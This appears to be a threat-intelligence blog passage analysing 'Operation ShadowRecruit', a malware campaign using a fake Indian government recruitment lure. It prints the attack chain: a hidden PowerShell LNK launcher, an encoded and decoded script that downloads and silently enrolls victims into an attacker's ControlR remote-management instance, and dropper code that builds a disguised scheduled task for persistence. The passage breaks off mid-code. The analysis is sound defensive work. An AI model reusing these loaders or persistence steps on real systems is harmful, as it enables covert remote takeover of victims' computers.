


Operation ShadowRecruit: A Recruitment-Themed Malware Campaign Leveraging ControlR and Google Sheets to Target Indian Job Seekers

 seqrite.com/blog/operation-shadowrecruit-a-recruitment-themed-malware-campaign-leveraging-controlr-and-google-sheets-to-target-indian-job-seekers

Priya Patel

July 14, 2026



[Home](#) / [Technical](#) / Operation ShadowRecruit: A Recruitment-Themed Malware Campaign Leveraging ControlR and Google Sheets to Target Indian Job Seekers

Contents

- Introduction
- Key Targets
 - Industries Affected
 - Geographical focus
- Infection Chain
- Initial Findings
 - Looking into the Decoy Document

- Technical Analysis
 - Stage 1 – Initial Infection through LNK file
 - Stage 2 – PowerShell Downloader Analysis
 - Stage 3 – The .NET Dropper – Document.exe Analysis
 - Stage 4 – Decoy Delivery and SheetAgent RAT Analysis
- Infrastructure & Attribution
- Conclusion
- SEQRITE Protection
- Indicators of Compromise (IOCs)
- MITRE ATT&CK Mapping
- Authors

Introduction

The Seqrite APT Research Team continuously monitors threat campaigns targeting organizations and individuals globally. During our recent threat hunting activities, we identified a sophisticated campaign targeting Indian government job seekers. The attacker leveraged an ongoing Indian government recruitment notice for Senior Field Officer positions in the Cabinet Secretariat as a lure to entice potential victims.

The malware is delivered through a ZIP file containing several files used in the infection chain, including a malicious LNK shortcut, a PowerShell script, and an executable file. During the attack, the threat actor also abuses the legitimate ControlR RMM tool and Google services as part of the infection process.

In this blog, we will walk through the complete technical analysis of the final payload which we named as SheetAgent RAT, including the tokens and keys used to communicate with Google Drive and Google Sheets. We will also examine the campaign's infrastructure, which hosts several panels. Finally, we will map the observed techniques to the MITRE ATT&CK framework and use those findings to assess the likely threat actor behind the campaign.

Key Targets


Industries Affected

- Government / Public Sector
- Education & Academia
- Technology & Software

Geographical focus

India

Infection Chain



Initial Findings

The Seqrite team has been tracking threats targeting India, and recently we identified a malware campaign specifically targeting the Indian government and the job recruitment sector. During our threat hunting activities, we discovered a ZIP archive named Approved Documents 2026.pdf.zip. At first glance, it appeared to be a document verification file. However, upon examining the contents of the archive, we found three files of different types.


document.exe	6/24/2026 5:40 AM	Application	1,282 KB
Document-24062026-Y6352634	6/24/2026 5:40 PM	Shortcut	3 KB
JT-agenda.ps1	6/24/2026 5:40 AM	Windows PowerS...	2 KB

The archive contained the following files: Document.exe, Document-24062026-Y6352634.lnk, and JT-agenda.ps1.

The initial infection begins with the LNK file, which has been disguised with a Microsoft Edge browser icon to appear as a legitimate document. we also found that the LNK file launches the PowerShell script (JT-agenda.ps1) which then runs the executable (Document.exe), which we will analyze in the following section.

In this section, we will examine the decoy document used in the campaign. The document is downloaded during the second stage of the infection from the attacker's command-and-control (C2) server and is intended to distract the victim while the malware executes in the background.

Looking into the Decoy Document



The decoy document used in this campaign is hosted on a suspicious domain that resolves to the attacker's IP address (38.[242].[157].[89]). The document appears to be a scanned copy of Employment News from a well-known Indian newspaper that publishes government job and career-related notifications. The header displays the official website, www.employmentnews.gov.in, and the edition is dated 13-19 June 2026.

**Application for the post of "Senior Field Officer (Technical)" in
CABINET SECRETARIAT
(GOVERNMENT OF INDIA)**
(Note: Please fill in the form in English capital letters)

Subject applied for: _____
Subject of B.E./B.Tech. or M.Sc.: _____
Corresponding Subject Code in GATE: _____

Affix
self-attested
recent passport
size coloured
photograph

- Name of the candidate

First Name	
Middle Name	
Last Name	
- Nationality

--	--
- Gender

--	--
- Address for correspondence
(Please mention name of the State & PIN Code clearly)

State	PIN
- Native Place

District	
State	
- Mobile Number (Mandatory)

--	--

 Alternate Number

--	--
- Email ID (Mandatory)
(IN BLOCK LETTERS)

--	--

 Alternate Email ID

--	--
- Father's Name

--	--

Continued on page 55

55 www.employmentnews.gov.in

Continued from page 57

- Mother's Name

Date	Month	Year
Place		
- Date/Place of birth

Years	Months	Days
-------	--------	------
- Age (as on closing date)

--	--	--
- Religion

☐ General	☐ SC	☐ ST	☐ OBC	☐ Ex-Serviceman
----------------------------------	-----------------------------	-----------------------------	------------------------------	--
- Category (Tick "X" whichever is applicable and enclose self-attested copy of requisite certificate if claiming for age relaxation as per Govt. guidelines)

☐ Person with Disability	☐ Central Govt. Employee	☐ Other
---	---	--------------------------------
- If ex-serviceman, please specify length of Defence Service (Enclose self-attested copy of discharge summary)

Years	Months	Days
-------	--------	------
- Marital Status, if married:

--	--
- a) Name of spouse

--	--
- b) Religion of spouse

--	--
- c) Nationality of spouse

--	--
- Educational qualifications from matriculation onwards (As on closing date) (attach self-attested copies of all the mark-sheets / certificates)

Exam / Degree passed	Board / University	Month & Year of Passing	Duration of the Course		Subjects Studied	Total marks obtained in percentage (%)
			From	To		

(a) Academic qualification:

(b) Details of GATE Examination for consideration of selection:
(Attach self-attested copy of GATE Score Card)

Year of Passing of GATE Examination: _____

GATE Roll Number: _____

Subject Paper and Code in GATE: _____

GATE Score: _____

GATE Marks out of 100: _____

Date till GATE Score card is valid: _____

17. Whether employed or not
If yes, provide details of employment (Department, rank, pay level, date of joining etc. & enclose self-attested copy of NOC from employer)

Yes / No

DECLARATION
I hereby declare that a) I fulfil the above laid down eligibility conditions for the post of Senior Field Officer (Technical); and b) I have not submitted any other application in response to this selection process. In the event of information or part thereof being found incorrect at any stage, my candidature / appointment is liable to be cancelled / terminated without any notice to me.

Place: _____ Date: _____ Signature of the applicant with date

ANNEXURE-4
FORMAT FOR SC/ST CERTIFICATE

A candidate who claims to belong to one of the Scheduled Caste or the Scheduled Tribes should submit in support of his/her claim an attested/certified copy of a certificate in the form given below, from the District Officer or the District Collector.

The Constitution (Scheduled Tribes) (Uttar Pradesh) Order, 1967 @
The Constitution (Gos, Daman & Diu) Scheduled Castes Order, 1968 @
The Constitution (Gos, Daman & Diu) Scheduled Tribes Order, 1968 @
The Constitution (Nagaland) Scheduled Tribes Order, 1970 @
The Constitution (Sikkim) Scheduled Castes Order, 1978 @
The Constitution (Sikkim) Scheduled Tribes Order, 1978 @
The Constitution (Jammu & Kashmir) Scheduled Tribes Order, 1988 @
The Constitution (SC) orders (Amendment) Act, 1990 @
The Constitution (ST) orders (Amendment) Ordinance, 1991 @
The Constitution (ST) orders (Second Amendment) Act, 1991 @
The Constitution (ST) orders (Amendment) Ordinance, 1995 @
The Scheduled Caste and Scheduled Tribe Orders (Amendment) Act 2002 @

The decoy is an advertisement for the recruitment of Senior Field Officer (Technical) positions in the Cabinet Secretariat, Government of India. It contains detailed information such as the eligibility criteria, educational qualifications, age limit, number of vacancies, GATE score requirements, application instructions, and the application deadline.

In the next section, we will analyze the technical aspects of the files used in the campaign and attribute the threat actor based on the TTPs identified during our analysis.

Technical Analysis

We have divided the technical analysis into four stages. We first analyze the malicious LNK file, followed by the PowerShell script. We then examine the .NET loader (Document.exe), and finally analyze the dropped files, Document.lnk and SheetAgent(agent.exe).

Stage 1 – Initial Infection through LNK file

After extracting Approved Documents 2026.pdf.zip, we observed that only one file, Document-24062026-Y6352634.lnk, was visible to the victim. The other two files, Document.exe and JT-agenda.ps1, were configured with the Hidden file attribute, making them invisible under the default Windows File Explorer settings.

```
Icon index          : 0
Show Window value   : 0x00000000
Hot Key value       : 0
File attribute flags : 0x00000000
Description         : Install ControlR Agent
Relative path       : ..\..\..\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
Command line arguments : -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -NonInteractive -File "JT-agenda.ps1"
Icon Location       : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe

Link target identifier:
```

Upon analyzing the LNK file, we found that its description was set to “Install ControlR Agent”, which aligns with the later stages of the infection, where the ControlR Agent is installed. As we mentioned earlier, we noticed that to make the file appear legitimate, the attackers replaced the default LNK icon with the Microsoft Edge browser icon.

Looking at the command embedded in the LNK file, we observed that it invokes powershell.exe to execute JT-agenda.ps1. The script is launched in hidden and non-interactive mode.

Stage 2 – PowerShell Downloader Analysis

```
> JT-agenda.ps1
1 powershell -nop -w hidden -ep bypass -EncodedCommand
JABQAHIAbwBnAHIAZQBzAHMAUABYAGUAZgBIAHIAZQBAGMAZQAgAD0AIAAnAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1AGUAJwAKAEKAbgB2AG8AawB1AC0AVwB
LAGIAUgB1AHEADQBLAHMAdAAgAC0AVQByAGKAIAAIAgAdAB0AHAAcWAA6AC8ALwBkAGUAbQBVAC4AYwBvAG4AdABYAG8ABABYAC4AYQBwAHAALwBkAG8AdwBuAGwAbwBhAG
QAcwAvAHCAaQBuAC0AeAA2ADQALwBDAG8AbgB0AHIAbwBsAFIALgBBAGcAZQBwAHQALgBJAG4AcwB0AGEAbABsAGUAcgAuAGUAeAB1ACIAIAAIAE8AdQB0AEYAAQBsAGUAIA
AAIACQAZQBwAHYA0gBUAEUATQBQAC8AQwBvAG4AdABYAG8ABABsAC4AQQBnAGUAbgB0AC4ASQBwAHMAdABhAGwAbAB1AHIALgB1AHgAZQAIAACAALQBVAHMAZQBCEAcwBp
AGMAUABhAHIAcWBPAG4AZwAKAGKAZgAgACgAVABLAHMAdAAIAFAAYQB0AGGAIAAIACQAZQBwAHYA0gBUAEUATQBQAC8AQwBvAG4AdABYAG8ABABsAC4AQQBnAGUAbgB0AC4
ASQBwAHMAdABhAGwAbAB1AHIALgB1AHgAZQAIAcKAIAB7AAoAIAAgACAAIABTAHQAYQBYAHQALQBQAHIAbwBjAGUAcwBzACAALQBAGKAbAB1FAAYQB0AGGAIAAIACQAZQ
BuAHYA0gBUAEUATQBQAC8AQwBvAG4AdABYAG8ABABsAC4AQQBnAGUAbgB0AC4ASQBwAHMAdABhAGwAbAB1AHIALgB1AHgAZQAIAACAALQBBAHIAZwB1AG0AZQBwAHQATABpA
HMAdAAgACIAaQBuAHMAdABhAGwAbAAgAC0AcwAgAGgAdAB0AHAAcWAA6AC8ALwBkAGUAbQBVAC4AYwBvAG4AdABYAG8ABABYAC4AYQBwAHAALwAgAC0AdAAgAGQANQB1AGEA
YgAwADYANQAtAGIAYgB1ADIALQA0ADEANwA4AC0A0QA1ADcANAAAtADEAYwB1AGEAYwA3AGUANAawAGMANGA0ACAALQBrAHMAIABvADMARQBKAUFATgBDAHoAdABBAFoATgA
4AEoATwBkAFMAcwBUAG0AZQB6AGsATwBZAHoANGB0AHEAbgBKAAGcAQ0BIAHIAeQBvAG4AMgB5AHMAZwA1AHYAVgBoAFYARABHAE4AUABKAGwASwB3AFUASgBDAHUA0AAyAD
YASgBSAGIAbwBQFAE0AdAAIAEUAcQBMAEsATgAxAfEAYYgBGAHcAdgBCAEwASABaAHCAIAAAtAGsAAQAgADMAHQASAGYAZQAYAGQAMAAAtADAAMgA3AGUALQA0ADQAMwA1AC0A0
ABiADIA0QAtADUAMgBhAGYANwA2AGEAMQASADcAMgBiACIAIAAAtAFYAZQBwAGIAIABSAHUAAbgBBAHMAIAAAtAFcAAQBuAGQAbwB3AFMAAdAB5AGwAZQAgAEgAAQbKAGQAZQBw
AAoATfQAgAGUAbABzAGUAIAB7AAoAIAAgACAAIABLAHGA0B0ACAAHQAKAH0A
2 Start-Process "document.exe"
3 |
```

Base64-encoded PowerShell command

The LNK file launches JT-agenda.ps1, which represents the second stage of the infection. Upon examining the script, we found that it invokes **powershell.exe** with a long Base64-encoded command supplied through the -EncodedCommand parameter.

```

1 $ProgressPreference = 'SilentlyContinue'
2
3 Invoke-WebRequest `
4     -Uri "https://demo.controlr.app/downloads/win-x64/ControlR.Agent.Installer.exe" `
5     -OutFile "$env:TEMP/ControlR.Agent.Installer.exe" `
6     -UseBasicParsing
7
8 if (Test-Path "$env:TEMP/ControlR.Agent.Installer.exe") {
9
10     Start-Process `
11         -FilePath "$env:TEMP/ControlR.Agent.Installer.exe" `
12         -ArgumentList "install -s https://demo.controlr.app/ -t d5eab065-bbe2-4178-9574-1cbac7e40c64 -ks
13             o3EdUNCztAZN8J0dSsTmezkoYz6tqnJgAHryon2ysg5vVhVDGNPJlKwUJC826JRbmEMt-EqLKN1QbFwvBLHZw -ki
14             319fe2d0-027e-4435-8b29-52af76a1972b" `
15         -Verb RunAs `
16         -WindowStyle Hidden
17 }
18 else {
19     exit 1
20 }

```

Script downloads and launches the ControlR Agent installer

After decoding the embedded command, we observed that the script downloads the ControlR Agent Installer from the demo.controlr.app server and saves it to the victim's temporary directory. Once the download is complete, the installer is executed with a predefined set of installation parameters that automatically enroll the victim's machine into the attacker's ControlR instance.

The command includes three important enrollment parameters:

Tenant ID (d5eab065-bbe2-4178-9574-1cbac7e40c64)

Key Secret (o3EdUNCztAZN8J0dSsTmezkoYz6tqnJgAHryon2ysg5vVhVDGNPJlKwUJC826JRbmEMt-EqLKN1QbFwvBLHZw)

Key ID (319fe2d0-027e-4435-8b29-52af76a1972b)

```

Current PE checksum : 028CC23B
Calculated PE checksum: 028CC23B

Message digest algorithm : SHA256
Current message digest : 49F22410B13F38476E9E70FCE382EF875CE9CB4B4BBCFA4715765AAFCBFFADDE
Calculated message digest : 49F22410B13F38476E9E70FCE382EF875CE9CB4B4BBCFA4715765AAFCBFFADDE

Signature verification: ok

Number of signers: 1
Signer #0:
  Subject: /C=US/ST=Oregon/L=Portland/O=Bitbound/CN=Bitbound
  Issuer : /C=LV/O=EnVers Group SIA/CN=GoGetSSL G4 CS RSA4096 SHA256 2022 CA-1
  Serial : 0700E85C697037ACE0AD66BA3110FAFE

Number of certificates: 3
Cert #0:
  Subject: /C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert Trusted Root G4
  Issuer : /C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert Trusted Root G4
  Serial : 059B18579E8E2132E23907BDA777755C
-----
Cert #1:
  Subject: /C=LV/O=EnVers Group SIA/CN=GoGetSSL G4 CS RSA4096 SHA256 2022 CA-1
  Issuer : /C=US/O=DigiCert Inc/OU=www.digicert.com/CN=DigiCert Trusted Root G4
  Serial : 07843DAD01C115C274EE41A728224679
-----
Cert #2:
  Subject: /C=US/ST=Oregon/L=Portland/O=Bitbound/CN=Bitbound
  Issuer : /C=LV/O=EnVers Group SIA/CN=GoGetSSL G4 CS RSA4096 SHA256 2022 CA-1
  Serial : 0700E85C697037ACE0AD66BA3110FAFE

Succeeded

```


After analyzing the downloaded executable, we confirmed that it is a legitimate ControlR installer digitally signed by Bitbound. The threat actors abuse this legitimate remote management software to establish persistent remote access to the victim's system.

Based on our analysis, the possible impact of executing the ControlR installer is that the victim's system becomes enrolled in the attacker's ControlR instance, which can lead to persistent remote access. Once enrolled, the attacker can remotely control the system, execute commands, transfer files, and monitor the victim's activity.

After installing the ControlR Agent, the PowerShell script executes the previously extracted Document.exe file, which we analyze in the next stage.

Stage 3 – The .NET Dropper – Document.exe Analysis

The third stage of the infection begins with the execution of **Document.exe**, which is launched by the PowerShell script.




Our initial analysis of Document.exe on Detect It Easy(DIE) showed that it is a 32-bit .NET executable. We further analyzed the binary using dnSpy to understand the functionality.

```
// Token: 0x06000005 RID: 5 RVA: 0x00022A8 File Offset: 0x00004A8
private string GetTargetPath()
{
    string folderPath = Environment.GetFolderPath(28);
    return Path.Combine(folderPath, "Microsoft\\WinSyncDefender");
}

// Token: 0x06000006 RID: 6 RVA: 0x00022D0 File Offset: 0x00004D0
private bool CreateTargetFolder(string folderPath)
{
    bool result;
    try
    {
        bool flag = !Directory.Exists(folderPath);
        if (flag)
        {
            Directory.CreateDirectory(folderPath);
            this.LogInfo("Created folder: " + folderPath);
        }
        else
        {
            this.LogInfo("Folder already exists: " + folderPath);
        }
        result = true;
    }
    catch (Exception ex)
    {
        this.LogError("CreateTargetFolder failed: " + ex.Message);
    }
}
```

CreateTargetFolder() creates the WinSyncDefender directory if it doesn't exist

After execution, Document.exe creates a directory named %APPDATA%\Microsoft\WinSyncDefender\. The folder name closely resembles a legitimate Windows component, which is used to store the files required for the later stages of the infection.



The binary then extracts two embedded resources from within itself: agent.exe, which acts as the final payload, and Document.lnk, which is used to display the decoy document. These resources are embedded inside the executable and are written to the newly created directory during runtime.

During our analysis, we observed that the malware establishes persistence using two different methods to ensure that the final payload is executed whenever the victim logs into the system.

```

1 // Extractor_funtions.Form1
2 // Token: 0x0600000D RID: 13 RVA: 0x00002A20 File Offset: 0x00000C20
3 private string GenerateTaskXml(string taskName, string exePath)
4 {
5     return string.Concat(new string[]
6     {
7         "<?xml version='1.0' encoding='UTF-16'?'>\r\n<Task version='1.2' xmlns='http://schemas.microsoft.com/windows/2004/02/mit/task'>\r\n
          <RegistrationInfo>\r\n      <Description>Windows Defender Sync Service</Description>\r\n    </RegistrationInfo>\r\n    <Triggers>\r\n
          <LogonTrigger>\r\n      <Enabled>true</Enabled>\r\n    </LogonTrigger>\r\n    <TimeTrigger>\r\n      <Repetition>\r\n        <Interval>PT3M</Interval>\r\n
          <StopAtDurationEnd>false</StopAtDurationEnd>\r\n      </Repetition>\r\n      <StartBoundary>",
8         DateTime.Now.AddMinutes(10).ToString("yyyy-MM-ddTHH:mm:ss"),
9         "</StartBoundary>\r\n      <Enabled>true</Enabled>\r\n    </TimeTrigger>\r\n    </Triggers>\r\n    <Principals>\r\n      <Principal>\r\n
          <LogonType>InteractiveToken</LogonType>\r\n      <RunLevel>LeastPrivilege</RunLevel>\r\n    </Principal>\r\n    </Principals>\r\n    <Settings>\r\n
          \r\n      <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>\r\n      <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n
          <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n      <AllowHardTerminate>true</AllowHardTerminate>\r\n
          <StartWhenAvailable>true</StartWhenAvailable>\r\n      <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n      <IdleSettings>\r\n
          <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n      <AllowStartOnDemand>true</AllowStartOnDemand>\r\n
          <Enabled>true</Enabled>\r\n      <Hidden>false</Hidden>\r\n      <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
          <WakeToRun>false</WakeToRun>\r\n      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n      <Priority>7</Priority>\r\n    </Settings>\r\n
          <Actions Context='Author'\>\r\n      <Exec>\r\n        <Command>",
10        exePath,
11        "</Command>\r\n      </Exec>\r\n    </Actions>\r\n</Task>"
12    });
13 }
14

```

Dynamic XML generation for Windows Task Scheduler

```

string text = this.GenerateTaskXml("WindowsDefenderSyncService", exePath);
string text2 = Path.Combine(Path.GetTempPath(), string.Format("{0}_{1}.xml", "WindowsDefenderSyncService", Guid.NewGuid()));
File.WriteAllText(text2, text);
this.LogInfo("Created temp XML: " + text2);
ProcessStartInfo processStartInfo = new ProcessStartInfo
{
    FileName = "schtasks.exe",
    Arguments = "/Create /TN \"WindowsDefenderSyncService\" /XML \"" + text2 + "\" /F",
    UseShellExecute = false,
    CreateNoWindow = true,
    RedirectStandardOutput = true,
    RedirectStandardError = true
};
using (Process process = Process.Start(processStartInfo))
{
    process.WaitForExit();
    string text3 = process.StandardOutput.ReadToEnd();
